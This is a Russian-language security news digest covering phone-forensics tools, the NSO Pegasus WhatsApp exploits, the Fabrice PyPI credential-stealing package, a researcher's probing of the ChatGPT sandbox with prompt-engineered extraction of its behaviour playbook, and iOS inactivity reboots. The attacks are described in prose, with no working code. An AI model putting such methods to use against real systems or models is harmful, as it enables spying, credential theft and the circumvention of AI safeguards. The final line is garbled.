Google Pixel 7 (Pixel 7)	FU	Full + AFU	Full + AFU	Full + AFU	Partial AFU	Partial AFU	Partial AFU	Partial AFU	Partial AFU	Partial AFU	Partial AFU	Partial AFU
Google Pixel 7 Pro (Pixel 7 Pro)	FU	Full + AFU	Full + AFU	Full + AFU	Partial AFU	Partial AFU	Partial AFU	Partial AFU	Partial AFU	Partial AFU	Partial AFU	Partial AFU
Google Pixel 7a (Pixel 7a)	FU	Full + AFU	Full + AFU	Full + AFU	Partial AFU	Partial AFU	Partial AFU	Partial AFU	Partial AFU	Partial AFU	Partial AFU	Partial AFU
Google Pixel 8 (Pixel 8)	FU	Full + AFU	Full + AFU	Full + AFU	Full	Partial AFU	Partial AFU	Partial AFU	Partial AFU	Partial AFU	Partial AFU	Partial AFU
Google Pixel 8 Pro (Pixel 8 Pro)	FU	Full + AFU	Full + AFU	Full + AFU	Full	Partial AFU	Partial AFU	Partial AFU	Partial AFU	Partial AFU	Partial AFU	Partial AFU
Google Pixel 8a (Pixel 8a)							Partial AFU	Partial AFU	Partial AFU	Partial AFU	Partial AFU	Partial AFU
Google Pixel 9 (Pixel 9)										Partial AFU	Partial AFU	Partial AFU
Google Pixel 9 Pro (Pixel 9 Pro)										Partial AFU	Partial AFU	Partial AFU
Google Pixel 9 Pro Fold (Pixel 9 Pro Fold)										Partial AFU	Partial AFU	Partial AFU
Google Pixel 9 Pro XL (Pixel 9 Pro XL)										Partial AFU	Partial AFU	Partial AFU
Google Pixel Fold (Pixel Fold)	AFU	Partial AFU	Partial AFU	Partial AFU	Partial AFU	Partial AFU	Partial AFU	Partial AFU	Partial AFU	Partial AFU	Partial AFU	Partial AFU
Google Pixel Tablet (Pixel Tablet)	AFU	Partial AFU	Partial AFU	Partial AFU	Partial AFU	Partial AFU	Partial AFU	Partial AFU	Partial AFU	Partial AFU	Partial AFU	Partial AFU

В 404 Media напомнили, что ранее в этом году от похожей утечки пострадал основной конкурент Graykey — компания Cellebrite. Тогда стало известно, что (по состоянию на апрель 2024 года) Cellebrite не способен извлечь данные из многих современных iPhone. Однако вскоре после этого в сети появилась обновленная версия документации Cellebrite, и стало ясно, что компания уже наверстала упущенное и Cellebrite стал эффективен против устройств под управлением iOS 17.5 и iOS 17.5.1.

То есть такие инструменты, как Graykey или Cellebrite, могут не иметь возможностей для извлечения данных с телефонов под управлением новейших версий ОС, выпущенных 1–2 месяца тому назад. Но их разработчики не сидят сложа руки и довольно быстро закрывают пробелы, чтобы извлекать хотя бы частичную информацию из новых ОС и девайсов.

13 БАЗ ДАННЫХ УТЕКЛИ В ОКТЯБРЕ

В Роскомнадзоре сообщили, что в октябре 2024-го данные о россиянах распространялись в сети через 13 утекших БД, которые содержали больше 9 700 000 записей.

Суммарно с начала текущего года ведомство зафиксировало утечки уже 110 баз, в которых содержится больше 600 000 000 записей.

Для сравнения: за весь прошлый год Роскомнадзор обнаружил 168 утечек баз данных. В них содержалось около 300 000 000 записей о жителях РФ.

CLOUDFLARE ПОД ЗАПРЕТОМ

Согласно сообщению Центра мониторинга и управления сетью связи общего пользования (ЦМУ ССОП), который работает при подведомственном Роскомнадзору ФГУП «Главный радиочастотный центр» (ГРЧЦ), владельцам ресурсов рекомендуется отказаться от использования CDN-сервиса компании Cloudflare из-за недавнего включения по умолчанию TLS ECH (Encrypted Client Hello).

> *«Американская компания Cloudflare, поставщик услуг CDN, включила в октябре применение по умолчанию на своих серверах расширения TLS ECH (Encrypted Client Hello). Эта технология — средство обхода ограничений доступа к запрещенной в России информации. Его использование нарушает российское законодательство и ограничивается техническими средствами противодействия угрозам (ТСПУ).*
>
> *Рекомендуем владельцам информационных ресурсов отключить расширение TLS ECH или, что правильнее, использовать отечественные CDN-сервисы, которые обеспечивают надежное и безопасное функционирование ресурсов и защиту от компьютерных атак.*
>
> *В частности, защиту от DDoS-атак может обеспечить Национальная система противодействия DDoS-атакам (НСПА). За время ее работы (с марта 2024 года) отражено более 10,5 тыс. DDoS-атак на различные организации страны.*
>
> *Обращаем внимание, что Cloudflare была одной из компаний BigTech, которые собирал Госдеп США в сентябре для обсуждения комплексного и организованного противодействия странам, активно защищающим свой информационный суверенитет», — гласит сообщение ЦМУ ССОП.*


В начале ноября пользователи обратили внимание, что Cloudflare активировала ECH по умолчанию, из-за чего Роскомнадзор, похоже, начал блокировать CDN Cloudflare. В результате многие сайты, использующие TLS 1.3, стали недоступны.

ОЧЕНЬ АКТИВНЫЕ ЗМИИ


Аналитики Solar 4RAYS подвели итоги десяти прошедших месяцев 2024 года и объединили данные, собранные в ходе различных расследований.

За это время специалисты столкнулись с деятельностью 9 различных группировок и кластеров, а количество инцидентов выросло на 45% по сравнению с 2023 годом.

Оказалось, что около 70% всех инцидентов было связано с деятельностью проукраинских группировок. Самыми активными из них были SHEDDING ZMIY (37%) и LIFTING ZMIY (18%).



Главной целью атакующих остается шпионаж: 54% инцидентов с начала 2024 года имели именно эту цель (в 2023 году таких насчитывалось 37%). На втором месте — атаки с целью финансовой выгоды (20%). Умышленное уничтожение данных — на третьем месте (11%).



Отмечается, что если в 2023 году причиной 46% кибератак было хулиганство и хактивизм, то в 2024 году эта категория сократилась до 11%.

Основными методами проникновения в сети организаций остаются УЯЗВИМОСТИ В ВЕБ ПРИЛОЖЕНИЯХ и СКОМПРОМЕТИРОВАННЫЕ УЧЕТНЫЕ ДАННЫЕ.

PEGASUS VS WHATSAPP

Израильская компания NSO Group, занимающаяся разработкой шпионского ПО (включая нашумевший Pegasus), использовала сразу несколько 0-day-эксплоитов для WhatsApp. В том числе против пользователей применялся ранее неизвестный эксплоит под названием Erised, который использовал уязвимости для развертывания Pegasus.

Pegasus представляет собой шпионскую платформу, разработанную NSO Group. «Пегас» продается как легальная спайварь и используется для шпионажа и наблюдения по всему миру. Pegasus (а через него и клиенты NSO Group) способен собирать с устройств на базе iOS и Android текстовые сообщения, информацию о приложениях, подслушивать вызовы, отслеживать местоположение, похищать пароли и так далее.

Несколько лет назад мы посвятили Pegasus и NSO Group отдельную статью, после того как внимание общественности оказалось привлечено к работе этой коммерческой спайвари и связанным с ней злоупотреблениям.

Еще в 2019 году представители WhatsApp подали в суд на NSO Group и обвинили компанию в пособничестве кибератакам, которые осуществлялись в интересах различных правительств в 20 странах мира, включая Мексику, ОАЭ и Бахрейн.

Эта тяжба длится до сих пор, и теперь достоянием общественности стали весьма интересные и неотредактированные судебные документы.

Согласно этим бумагам, примерно до апреля 2018 года NSO Group применяла в атаках кастомный клиент WhatsApp (WhatsApp Installation Server, или WIS) и эксплоит собственной разработки под названием Heaven. Он мог выдавать себя за официальный клиент мессенджера и использовался для установки Pegasus на устройства жертв со стороннего сервера, находящегося под контролем NSO.

> *«WIS мог выдать себя за официальный клиент, чтобы получить доступ к серверам WhatsApp и передавать сообщения, включая настройки вызовов, чего официальный клиент делать не мог, — говорится в документах. — NSO начала тестировать Heaven на серверах WhatsApp примерно в апреле 2018 года и вскоре после этого стала предоставлять его своим клиентам».*

После того как разработчики WhatsApp обнаружили проблему и заблокировали NSO Group доступ к зараженным устройствам и серверам с помощью патчей, выпущенных в сентябре и декабре 2018 года, эксплоит Heaven перестал работать.

Затем, в феврале 2019 года, NSO Group разработала новый эксплоит — Eden, способный обойти новые защитные меры WhatsApp. В мае 2019 года представители WhatsApp выяснили, что Eden использовался клиентами NSO Group для атак примерно на 1400 пользовательских устройств.

При этом, как гласят судебные документы, NSO Group признаёт, что разработала и продавала описанное шпионское ПО. А zero-click-вектор его установки, называвшийся Eden, действительно применялся в атаках.

В частности, руководитель R&D-отдела NSO Group Тамир Газнели (Tamir Gazneli) и другие обвиняемые «признали, что разработали эти эксплоиты путем извлечения и декомпиляции кода WhatsApp и обратного инжиниринга». Все это было применено для создания WIS-клиента, который мог использоваться для «отправки через серверы WhatsApp вредоносных сообщений (которые легитимный клиент WhatsApp не мог отправлять) и тем самым заставить целевые устройства установить шпионский агент Pegasus».

Обнаружив упомянутые атаки, разработчики WhatsApp снова исправили уязвимости, на которые полагался Eden, и отключили учетные записи NSO Group в WhatsApp.

Однако даже когда тайное стало явным, то есть после блокировки Eden в мае 2019 года и после обращения представителей WhatsApp в суд, NSO Group создала еще один вектор для распространения своей спайвари (Erised), который использовал ретрансляционные серверы WhatsApp для развертывания Pegasus.

При этом работа Erised была заблокирована только в мае 2020 года, когда судебное разбирательство между WhatsApp и NSO Group уже шло полным ходом. Стоит отметить, что ответчики из NSO Group отказались отвечать в суде, разрабатывала ли компания какие-либо еще векторы по доставке своей малвари через WhatsApp.

Зато производитель шпионского ПО признал, что Pegasus злоупотреблял сервисом WhatsApp для установки спайвари на целевые устройства в количестве «от сотен до десятков тысяч».


Также в компании признали, что провели реверс-инжиниринг WhatsApp для разработки упомянутых методов атак и предоставляли своим клиентам как саму эту технологию, так и учетные записи WhatsApp, которые те должны были использовать.

Фактически процесс установки спайвари выглядел так: оператор Pegasus вводил номер мобильного телефона жертвы в нужное поле программы, запущенной на его ноутбуке, и это запускало удаленное и полностью автоматическое развертывание Pegasus на целевом устройстве.

То есть, вопреки всем прошлым заявлениям NSO Group, участие клиентов в атаках было весьма ограниченным. Им нужно было только ввести номер телефона жертвы и нажать кнопку «Установить». А развертывание спайвари и извлечение данных выполнялись самим Pegasus и средствами NSO, не требуя от клиентов каких-либо технических знаний или дополнительных действий.

Однако NSO Group продолжает утверждать, будто не несет ответственности за действия своих клиентов и не имеет доступа к данным, полученным в результате работы Pegasus, что якобы сводит к минимуму роль компании в шпионских операциях.

> *«NSO по прежнему придерживается своих предыдущих заявлений, в которых мы неоднократно говорили о том, что система управляется исключительно нашими клиентами, а ни NSO, ни ее сотрудники не имеют доступа к собранной информации, — заявил СМИ Гил Лейнер (Gil Lainer), вице президент NSO Group по глобальным коммуникациям. — Мы уверены, что отстоим в суде эти и многие другие утверждения, сделанные в прошлом, и с нетерпением ждем этой возможности».*




УЖЕ ВСЕ УТЕКЛО

Заместитель председателя правления Сбербанка Станислав Кузнецов рассказал, что, по оценкам Сбера, в открытом доступе находятся около 3,5 миллиарда строк с персональными данными россиян, то есть информация примерно о 90% взрослых граждан России.

По данным анализа, проведенного по итогам 2023 года в начале 2024 года, основным источником утечек являются интернет-магазины и медицинские учреждения. По словам Кузнецова, информация в основном утекает не из кредитных организаций, как принято считать: на них приходится лишь около 2% утечек.

> «Ситуация давно уже выглядит плачевной. По нашим данным, около 3,5 миллиарда строк находятся в открытом доступе. Уже где-то около 90% взрослого населения, к сожалению, в той или иной части какие-то персональные данные имеют в открытом доступе»,— заявил Кузнецов.



МАЛВАРЬ В PYPI

В Python Package Index (PyPI) нашли вредоносный пакет, который незаметно похищал учетные данные Amazon Web Services (AWS) у разработчиков. Пакет оставался незамеченным около трех лет, и за это время его успели загрузить тысячи раз.

Вредоносный пакет назывался Fabrice (уже удален из PyPI), то есть с помощью тайпсквоттинга маскировался под популярную Python-библиотеку Fabric, предназначенную для удаленного выполнения шелл-команд через SSH.

Тогда как легитимный пакет насчитывает более 202 миллионов загрузок, его вредоносный аналог, опубликованный еще в марте 2021 года, был скачан более 37 100 раз.

Как рассказали исследователи из ИБ-компании Socket, Fabrice содержал «полезные нагрузки, которые похищают учетные данные, создают бэкдоры и выполняют предназначенные для определенных платформ скрипты».

> *«Fabrice выполняет вредоносные действия в зависимости от операционной системы, в которой установлен. На Linux-машинах он использует специальную функциональность для загрузки, декодирования и выполнения четырех различных shell-скриптов с внешнего сервера (89.44.9[.]227), — пишут специалисты. — В системах под управлением Windows извлекаются и выполняются две разные полезные нагрузки: скрипт p.vbs и Python-скрипт, причем первый также запускает скрытый Python-скрипт (d.py), хранящийся в папке Downloads».*

Упомянутый VBScript работал как лаунчер, позволяя Python-скрипту выполнять команды или задействовать дальнейшую полезную нагрузку. Другой Python-скрипт предназначался для загрузки с упомянутого удаленного сервера вредоносного исполняемого файла, сохранения его под именем chrome.exe в папке Downloads, закрепления в системе с помощью запланированных задач (для запуска бинарника каждые 15 минут) и удаления файла d.py в конце.

Конечной целью этой малвари, вне зависимости от операционной системы, была кража учетных данных: сбор ключей от AWS с помощью Boto3 AWS Software Development Kit (SDK) для Python и передача собранной информации на управляющий сервер злоумышленников.


80% ФЕЙКОВ ИМИТИРУЮТ ИЗВЕСТНЫЕ БРЕНДЫ

В первом полугодии 2024 года специалисты FACCT зафиксировали заметный рост фишинговых ресурсов, использующих бренды известных финансовых организаций, — на 48,3% по сравнению с прошлым годом.

В среднем каждый день злоумышленники создают под каждый бренд по 4 фишинговых ресурса. Среди них 94% предназначены для кражи данных банковских карт, остальные — для хищения учетных данных от аккаунта клиента.

В основном хакеры нацелены на ФИНАНСОВЫЙ СЕКТОР и СФЕРУ ЭЛЕКТРОННОЙ КОММЕРЦИИ.

Продолжение статьи →



ФУРГОН ДЛЯ СПАМА

Полиция Таиланда обнаружила принадлежавший мошенникам фургон и арестовала его водителя (35-летнего гражданина Китая) за использование устройства для массовой рассылки фишинговых SMS-сообщений, адресованных жителям Бангкока.

Сообщается, что устройство, радиус действия которого составлял около трех километров, могло рассылать сообщения со скоростью 100 тысяч каждый час. По данным следствия, за три дня мошенники отправили почти миллион SMS-сообщений, которые гласили: «Срок действия ваших 9268 баллов истекает! Поспешите воспользоваться подарком прямо сейчас».

Эти сообщения содержали ссылку на фишинговый сайт со строкой «aisthailand» в названии, то есть ресурс выдавали за сайт Advanced Info Service (AIS) — крупнейшего оператора мобильной связи в Таиланде.

Пользователи, перешедшие по такой фишинговой ссылке, попадали на страницу, где у них запрашивали информацию о банковской карте. Эти данные в итоге попадали в руки злоумышленников и использовались для совершения несанкционированных транзакций в других странах.

Специалисты AIS помогли полиции установить местонахождение устройства для массовой рассылки SMS. Однако оператор связи не разглашает никаких подробностей о том, как именно это было сделано.

Известно, что участники мошеннической группы, часть из которых находилась в Таиланде, а часть — в других странах, координировали свои действия через закрытые Telegram-каналы, где также придумывали тексты для мошеннических SMS.

Теперь, помимо уже арестованного водителя фургона с оборудованием для массовой рассылки сообщений, полиция разыскивает еще как минимум двух участников группировки.

Подобные атаки возможны благодаря давно известным уязвимостям в стандартах мобильной связи. В частности, требуется, чтобы мобильные устройства аутентифицировали себя в сетях посредством IMSI, но при этом сети не обязаны аутентифицировать себя в ответ.

В итоге устройства, подключившиеся к фальшивой базовой станции, почти сразу могут получить фишинговое сообщение.

Эмуляторы базовых станций, через которые обычно осуществляется перехват соединений, называют IMSI-перехватчиками (IMSI-catcher) или Stingray. По сути, это устройство, которое маскируется под вышку сотовой связи, заставляя устройства в зоне досягаемости подключаться именно к нему. IMSI-перехватчики нередко используются и самими правоохранительными органами для триангуляции целевых устройств, а иногда и для перехвата их коммуникаций.

Отметим, что похожий случай произошел в декабре 2022 года, когда французская полиция обнаружила IMSI-перехватчик, который женщина возила с собой по Парижу. С помощью этого устройства распространялись сообщения, призывающие парижан делиться своими личными данными на фейковом сайте медицинского страхования. Как выяснилось позже, та же группировка была связана с другим IMSI-перехватчиком, который перевозили по городу в старой машине скорой помощи.

УЯЗВИМЫЕ ГНСС

Специалисты «Лаборатории Касперского» изучили оборудование глобальных навигационных спутниковых систем (ГНСС), которое используется в разных отраслях по всему миру: GPS (США), ГЛОНАСС (Россия), Galileo (Евросоюз), BeiDou Navigation Satellite System (BDS, Китай) и так далее.

По состоянию на ноябрь 2024 года было обнаружено **4183** доступных через интернет ГНСС-приемника, уязвимых для различных типов атак.

Топ-5 производителей уязвимых ГНСС-приемников


Большинство уязвимых приемников принадлежат компаниям из отраслей **ТЕЛЕКОММУНИКАЦИЙ**, **ОБЛАЧНЫХ ВЫЧИСЛЕНИЙ** и **ЭНЕРГЕТИКИ**.

Чаще всего уязвимые экземпляры встречаются в Эквадоре (**1129**), Германии (**648**) и США (**414**).

При этом большинство устройств работали под управлением Linux (как с открытым исходным кодом, так и проприетарных версий), но встречалась и Windows.

Хуже того, обнаруженные устройства имели уязвимости, в том числе связанные с отказом в обслуживании, раскрытием информации, повышением привилегий и даже с внедрением и выполнением кода.

Топ-10 уязвимостей, обнаруженных в ГНСС-приемниках



ПЕСОЧНИЦА CHATGPT

Специалист Mozilla 0Din (0Day Investigative Network) Марко Фигероа (Marco Figueroa) сумел получить широкий доступ к песочнице ChatGPT, включая возможность загрузки и выполнения Python-скриптов, а также скачал плейбук (playbook) LLM.

Песочница ChatGPT представляет собой изолированную среду, которая позволяет пользователям безопасно взаимодействовать с ней, будучи изолированной от других пользователей и хост-серверов. Песочница ограничивает доступ к важным файлам и папкам, блокирует доступ в интернет и старается ограничить потенциально вредоносные команды, которые могут применяться для эксплуатации уязвимостей или попытки побега.

Информация о доступе к песочнице ChatGPT ранее публиковалась другими исследователями, которые находили разные способы ее изучения. Однако Марко Фигероа зашел дальше своих предшественников. В своем отчете он демонстрирует сразу пять проблем, о которых он уже уведомил разработчиков OpenAI. По словам исследователя, компания проявила интерес только к одной из них и не сообщила ничего о своих планах по исправлению других.

Все началось с того, что во время работы над неким Python-проектом в ChatGPT Фигероа получил ошибку «Каталог не найден» (Directory not found). После этого он начал разбираться в том, как пользователь ChatGPT может взаимодействовать с песочницей.

Выяснилось, что среда предоставляет возможность загрузки и скачивания файлов, составления списков файлов и папок, загрузки программы и их запуска, выполнения Linux-команд и извлечения файлов, хранящихся в песочнице.

Используя такие команды, как ls и list files, исследователь сумел составить список всех каталогов основной файловой системы песочницы, включая /home/sandbox/.openai_internal/, который содержал информацию о конфигурации и настройках. Стоит отметить, что сейчас нельзя получить доступ к некоторым важным папкам и файлам (например, /root и различным файлам вроде /etc/shadow).

После этого Фигероа перешел к экспериментам по управлению файлами, обнаружив, что может загружать файлы в папку /mnt/data, а также скачивать файлы из любой доступной директории.

В итоге специалист выяснил, что может загружать в песочницу кастомные Python-скрипты и выполнять их. Например, он загрузил простой скрипт, выводящий текст «Hello, World!», и выполнил его, после чего результат отобразился на экране.

Исследователь объясняет, что по юридическим причинам не пытался применить откровенно вредоносные скрипты, которые могли бы использоваться для побега из песочницы и выполнения более опасных действий. При этом подчеркивается, что все описанные действия были ограничены рамками песочницы, а среда выглядела должным образом изолированной.

Помимо прочего, Фигероа обнаружил, что с помощью промпт-инжиниринга можно найти и скачать плейбук ChatGPT, в котором описано, как чат-бот должен вести себя и отвечать на вопросы в целом, а также в рамках созданных пользователем апплетов.

По его словам, с одной стороны, доступ к плейбуку обеспечивает прозрачность и должен укреплять доверие пользователей, поскольку объясняет, как именно формируются ответы. Но с другой стороны, эта информация может использоваться для раскрытия данных, позволяющих обойти защиту.

> *«Хотя прозрачность в вопросах инструкций полезна, она также может раскрывать структуру ответов модели, что в теории позволяет произвести реверс инжиниринг защиты и внедрить вредоносные промпты, — объясняет Фигероа. — Модели, в которых используются конфиденциальные инструкции или конфиденциальные данные, могут подвергаться риску, если пользователи используют доступ для сбора проприетарных конфигураций и данных».*

Хотя возможность взаимодействия с песочницей может быть осознанным шагом, который предусмотрели разработчики OpenAI, исследователь сомневается, что это было сделано намеренно. Дело в том, что такое взаимодействие может привести к функциональным проблемам для пользователей, так как перемещение файлов может повлечь за собой сбой.

Кроме того, доступ к подробной информации о конфигурации может помочь злоумышленникам лучше понять, как работает ИИ-инструмент и как обойти его защиту, вынудив генерировать вредоносный контент.

При этом, согласно bug bounty программе OpenAI, выполнение кода в песочнице (даже если это позволяет извлекать конфигурации или манипулировать внутренними инструкциями) не считается проблемой и не подходит для выплаты вознаграждения.

Согласно рекомендациям компании, любое выполнение Python-кода, которое происходит в пределах песочницы, считается намеренным и находится в пределах конструктивных параметров модели. То есть в компании уверены, что пользователи, взаимодействующие с этой Python-средой, будут воспринимать ее как замкнутое, безопасное пространство, которое не влияет на ИИ-систему за пределами установленных рамок.

Представители OpenAI никак не прокомментировали публикацию исследователя, но сообщили, что изучают поднятые Фигероа вопросы.

25% КОДА В GOOGLE ПИШЕТСЯ С ПОМОЩЬЮ ИИ

В третьем квартале 2024 года прибыль Alphabet выросла на **34%**, поскольку материнская компания Google заявила о росте своего облачного бизнеса на фоне высокого спроса на вычислительные и информационные услуги, используемые для обучения и запуска моделей генеративного ИИ.

Комментируя этот отчет, глава Google Сундар Пичаи заявил, что ИИ активно применяется и внутри компании «для улучшения кодерских процессов», что повышает производительность и эффективность.

По словам Пичаи, на сегодня более **25%** нового кода в Google генерируется ИИ, а затем проверяется и одобряется людьми. Это помогает инженерам компании «делать больше и работать быстрее».

АВТОПЕРЕЗАГРУЗКА IPHONE

В ноябре стало известно, что кибекриминалисты обеспокоены странным поведением iPhone: устройства самостоятельно перезагружаются, если какое-то время не подключались к сети сотового оператора. В итоге исследователи подтвердили, что с релизом iOS 18.1 разработчики Apple добавили в ОС новую защитную функцию.

Все началось с того, что в распоряжении издания 404 Media оказался документ, в котором правоохранители предупреждали коллег о странном поведении iPhone, хранящихся в ожидании проведения экспертизы. Специалисты писали, что теперь устройства могут перезагружаться самостоятельно, а это значительно усложняет последующую разблокировку телефонов, например конфискованных у преступников.

Дело в том, что спонтанная перезагрузка переводит устройство из режима «после первой разблокировки» (After First Unlock, AFU) в режим «до первой разблокировки» (Before First Unlock, BFU), а это существенно затрудняет последующий взлом девайса с помощью имеющихся у криминалистов инструментов.

BFU делает извлечение данных практически невозможным, поскольку даже сама ОС больше не может получить к ним доступ с использованием ключей шифрования, хранящихся в памяти.

Представители Apple не ответили на вопросы журналистов о том, действительно ли в iOS 18 появилась некая новая защита, из-за которой устройства могут перезагружаться сами по себе, тем самым осложняя работу экспертов.

Однако странными перезагрузками заинтересовались ИБ-специалисты. Одной из них была Джиска Классен (Jiska Classen) из института имени Хассо Платтнера, которой удалось обнаружить, что в iOS действительно появилась новая защита. Но работает функция не совсем так, как предположили правоохранители.

> *«Apple добавила в iOS 18.1 функцию inactivity reboot (перезагрузка при бездействии). Она реализована в keybagd и расширении ядра AppleSEPKeyStore, — сообщала Классен. — Похоже, это никак не связано с состоянием телефона / беспроводной сети. Хранилище ключей используется при разблокировке устройства. Поэтому если вы не разблокируете свой iPhone в течение некоторого времени... он перезагрузится!»*

Как объяснили разработчики GrapheneOS, на устройствах под управлением iOS все данные шифруются с помощью ключа шифрования, созданного при первой установке или настройке операционной системы. Когда iPhone разблокируется с помощью PIN-кода или биометрических данных, ОС загружает ключи шифрования в память.

После этого, если необходимо получить доступ к файлу, он автоматически расшифровывается с помощью этих ключей. Однако после перезагрузки iPhone переходит в состояние «покоя», то есть больше не хранит ключи шифрования в памяти, и расшифровать данные становится практически невозможно.

По информации создателей GrapheneOS, в iOS 18.1 используется специальный таймер, который перезагружает устройство после четырех дней простоя.

ДРУГИЕ ИНТЕРЕСНЫЕ СОБЫТИЯ МЕСЯЦА

Ghost Tap использует NFC для кражи денег

Вредоносные коммиты с бэкдорами обнаружили на GitHub

В qBittorrent исправили уязвимость 14-летней давности

APT28 взломала компанию в соседнем здании, чтобы добраться до целевого Wi-Fi

В Spotify нашли рекламу пиратского софта и читерского ПО

РКН запретил распространять научную и статистическую информацию о VPN

Ботнет Ngioweb использовал тысячи устройств в качестве резидентных прокси

Самым популярным паролем в 2024 году остается 123456

В Google Play нашли трояны, скачанные более 2,1 миллиона раз

В Канаде арестован подозреваемый во взломе компании Snowflake

НАНОДАМП

Как я заново изобрел SafetyKatz для дампа LSASS с NanoDump

В этой статье подробно разберем скрытое применение утилиты NanoDump из памяти, когда моделируемый злоумышленник не обладает «маячком» C&C на атакуемом сетевом узле, и сравним такой способ использования NanoDump с применением SafetyKatz.

sn😨vvcr💥sh
